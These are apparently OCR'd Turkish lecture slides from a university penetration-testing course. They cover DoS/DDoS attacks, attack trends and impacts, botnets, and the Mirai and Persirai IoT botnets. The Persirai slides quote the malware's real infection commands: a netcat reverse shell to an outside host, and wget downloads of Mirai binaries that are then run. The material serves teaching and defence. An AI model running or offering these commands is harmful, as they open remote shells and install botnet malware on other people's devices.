Servis Dışı Bırakma Testleri

BGM 553 - Sızma Testleri ve Güvenlik Denetlemeleri-I

Bilgi Güvenliği Mühendisliği
Yüksek Lisans Programı

Dr. Ferhat Özgür Çatak
ozgur.catak@tubitak.gov.tr

İstanbul Şehir Üniversitesi
2017 - Güz

İçindekiler

İçindekiler


DDoS Saldırı Trendleri

Verisign DDoS Trends Report - Q4 2014

- Ortalama saldırı boyutu **7.39 Gbps** (gigabits per second)
- Q3-2014'e göre % 14 daha yüksek
- Q4-2013'e göre % 245 daha yüksek


Hizmet Dışı Bırakma Saldırısı Nedir?

- Hizmet dışı bırakma (denial-of-service - DoS) saldırıları, kullanıcıların sistem kaynaklarına olan erişimi engellemek amacıyla bilgisayar veya ağ üzerinde yapılan saldırılardır.
- Bir DoS saldırısı, hizmetlere aşırı talep göndererek veya ağ trafiği oluşturarak kaynakların (cpu, memory, disk v.s.) tüketilmesini hedefler.
- DoS saldırısı sonucu bir web sitesine erişilememesi veya ağ performansının düşmesi gibi sonuçlara neden olur.




Dağıtık Hizmet Dışı Bırakma Saldırısı Nedir?

- Ele geçirilen bilgisayarlar (compromised computers) aracılığıyla bir hedefe yapılan saldırılar.
- **Botnetler** kullanılarak yapılan DoS saldırıları



Mirai I



- ***Bot***: Cihazlara bulaşan zararlı yazılım
  - Hatalı konfigüre cihazlara kendini bulaştırmak
  - Botmaster'dan komut geldikten sonra saldırıyı gerçekleştirmek
- ***Command and control (C&C) server***: Botnet'i yönetmek için merkezi yönetim arayüzü. *İletişim*: anonymous Tor network
- ***Loader***: farklı platformlarda yayılması amacıyla kullanılan bileşen. 18 farklı platform (x86, ARM, MIPS v.s.)
- ***Report database***: Botnet içerisinde yer alan bilgileri. Zararlı yazılımın yeni bulaşmış olduğu cihaz kendini buraya kayıt eder.

Mirai II

Botnet çalışması ve iletişim

- TCP 23 ve 2323 portlarını tarar.
  - 23: telnet portu, IoT cihazlarda alternatif olarak 2323 portları Telnet için ayarlanabilmektedir.
  - Taranmayan yerler: US Postal Service, The Department of Defense, the Internet Assigned Numbers Authority, General Electric, and Hewlett-Packard

Adım 1: 62 kullanıcı adı/parola ile brute force saldırısı

Adım 2: Başarılı oturum açma ve komut satırına erişim sonrası cihaz hakkında bilgiler report server'a gönderilir.

Adım 3: C&C server report server ile iletişime geçerek yeni kurbanlar ve botnet'in durumu hakkında bilgi alır.

Adım 4: Botmaster, loader'a IP adresleri ve donanım mimari bilgilerini verir.

Adım 5: Loader, cihaz üzerinde oturum açar, **wget** ile zararlı yazılım (Malware) indirilir. Diğer zararlı yazılımların bağlanmaması için Telnet, SSH servislerini kapatır.

Mirai III

Adım 6: Botmaster, C&C üzerinden hedef IP adresi, saldırının süresi, saldırı tipi bilgilerini girer.

Adım 7: Bot instance yazılım TCP, HTTP Seli gibi 10 farklı saldırı tipi ile hedef IP adresine saldırır.

Variants


- Kasım 2016. 7547 portunu (ISP tarafından müşterilerin router/modelerine bağlanılan port) tarayan variant. Deutsche Telekom'a üye olan yaklaşık 1 milyon abone routerlarına erişmeye çalıştı.
- Şubat 2017, Bir üniversiteye yapılan ve 54 saat süren DDoS saldırısı.
- Mayıs 2017, Persirai (Persian Mirai), spesifik web-kameraların 81. portuna erişim sağlamaya çalıştı. Brute-force yerine biline bir zero-day açıklığı sömürülerek gerçekleştirildi.

Persirai I

Persirai


- Mayıs 2017'de 1000 farklı IP kamera modelini hedef alan bir IoT botnet'i tespit edildi.

Persirai II



Şekil: The number of vulnerable IP Cameras as of April 26, 2017 (derived from Shodan data)

Persirai III



Şekil: Infection Flow of Persirai

Persirai IV

```
$(nc load.gtpnet.ir 1234 -e /bin/sh)
```

```
busybox nohup sh -c "killall encoder ;
wget http://ntp.gtpnet.ir/wificam.sh -O /tmp/a.sh ;
chmod +x /tmp/a.sh ;
/tmp/a.sh" > /dev/null 2>&1&
```

```
wget http://ntp.gtpnet.ir/mirai.arm -O /tmp/arm.bin
wget http://ntp.gtpnet.ir/mirai.arm5n -O /tmp/arm5.bin
wget http://ntp.gtpnet.ir/mirai.arm7 -O /tmp/arm7.bin
wget http://ntp.gtpnet.ir/mirai.mips -O /tmp/mips.bin
wget http://ntp.gtpnet.ir/mirai.mpsl -O /tmp/mpsl.bin
chmod +x /tmp/arm.bin
chmod +x /tmp/arm5.bin
chmod +x /tmp/arm7.bin
chmod +x /tmp/mips.bin
chmod +x /tmp/mpsl.bin
killall *.bin
killall arm
```


Persirai V

```
killall arm5
killall arm7
killall mips
killall mpsl
killall hal
/tmp/arm.bin
/tmp/arm5.bin
/tmp/arm7.bin
/tmp/mips.bin
/tmp/mpsl.bin
rm -rf /tmp/*.bin
```

İçindekiler

DDoS Saldırı Kategorileri

TCP/IP Standardı



Tanım

- İnternet'in temeli
- Yollanan veriler her katmanda sarmallanır (encapsulation) ve bir alt katmana yollanır.
- Alıcı tarafında bu veriler teker teker açılıp (decapsulation) bir üst katmana gönderilir

---

- Uygulama
- Taşıma
- Ağ
- AğErişimi

Dos/DDoS Saldırıları

Kavramlar

- DoS
- DDoS
- Ro**BotNet**work

DoS Saldırıları

Hedef

- Sunucu/Bilgisayar
- Ağ bileşenleri
- Uygulamalar
- Web siteleri

Yaklaşım


- Band genişliği
  - kurallara uygun olmayan, yüksek trafik isteği
  - hedef: ağ band genişliği, bağlantı
- Bağlantı
  - Sunucu yüksek bağlantı isteği ile çalışamaz hale getirilir.
  - CPU/Memory kaynakları tükenir
  - Yasal kullanıcılar için cevap veremez hale gelir.
- **Sonuç**: İşletmenin hizmet verememesi.

DoS Saldırı Etkileri


DoS Saldırı Etkileri

- IT birimine olan etkileri
  - düşük ağ genişliği
  - İstek için bağlantıda yavaşlık
  - İsteklere cevap verememe
- İşletmeye etkileri
  - Prestij kaybı
  - Müşteri kaybı
  - Çalışmayan servisler

Digital Attack Map - http://www.digitalattackmap.com I



Digital Attack Map - http://www.digitalattackmap.com II



Web & News Results (Feb 17 - 18)

Turkish nameservers hit with massive DDoS attack | The Daily Dot
www.dailydot.com - Dec 17, 2015
Since Monday morning, the country's official domain name servers have been under a Distributed Denial of Service (DDoS) attack. The attack's ...

RT targeted by massive DDoS attack during attempted Turkey coup ...
www.rt.com - Jul 16, 2016
Biggest attack on RT.com: Website hit by 10 Gbps DDoS. "We received a major DDoS attack when the Turkish coup started, second one from ...

Could cyberattack on Turkey be a Russian retaliation? - Telegraph
www.telegraph.co.uk - Dec 18, 2015
At least 400,000 websites in Turkey are under cyberattack, with ... Let the cyber wars begin: Turkey hit by massive DDOS attack at a speed of 40gbs (avg. ... This week, F-Secure said that independent pro-Moscow hacking ...

Turkey will strengthen cybersecurity after attacks
www.scmagazine.com - Dec 30, 2015
Presidential spokesman said Turkey will bolster its cybersecurity efforts, after DNS servers were hit with a DDoS attack.

WikiLeaks Servers Go Down, Under DDoS Attack After Announcing ...
news.softpedia.com - Jul 19, 2016
A sustained DDoS attack has prevented WikiLeaks from releasing today a set of documents related to the failed Turkish coup and that it ...

Digital Attack Map - http://www.digitalattackmap.com III

Digital Attack Map

- Canlı DDoS saldırıları
- Geçmiş tarih gösterimi
- Basında yer alan haberler
- **Google Jigsaw** (Eski adı: Google Ideas)
  - Project Shield (anti-DDoS Service)
  - media, elections, and human rights related content.
  - **Cloudflare** alternatif


İçindekiler

Botnet

Botnet

- **Bot**: Saldırgan tarafından zararlı amaçlar için bilgisayarların kontrolünü alan yazılımlar.
- Zombie, zombie agent
- **Cluster**: Ele geçirilmiş (compromised computers) bilgisyarlardan oluşan, bir kurbana saldıran bilgisayar kümesi
  - Bu bilgisayarlar sahiplerinin haberi olmadan ele geçirilmişlerdir.
  - Başka birinin bilgisayarını kullnarak saldırgan yasal olmayan aktivitelerini gizler.

RoBotNetwork I



